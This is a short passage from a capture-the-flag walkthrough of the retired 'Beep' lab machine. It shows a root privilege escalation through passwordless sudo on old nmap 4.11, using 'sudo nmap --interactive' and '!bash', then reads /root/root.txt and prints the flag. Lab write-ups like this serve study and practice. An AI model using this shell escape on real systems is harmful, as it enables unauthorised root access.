17. Easy PrivESC to ROOT

```
1. As you can see there are many pkgs the user can run as root without the need for the sudo password.
2. For example nmap. This box seems old and if we cat the nmap version we can see it is very old version of nmap. In the older
versions of nmap there is an interactive mode that allows for us to execute a bash shell. See below.
3. [asterisk@beep fanis]$ nmap --version

4. Nmap version 4.11 ( http://www.insecure.org/nmap/ )
[asterisk@beep fanis]$ sudo nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
5. nmap> !bash
6. bash-3.2# whoami
root
7. bash-3.2# cat /root/root.txt
46580009cf5fdbc1fb54dc406ef3b67e
```



Beep has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#22936	23 Feb 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED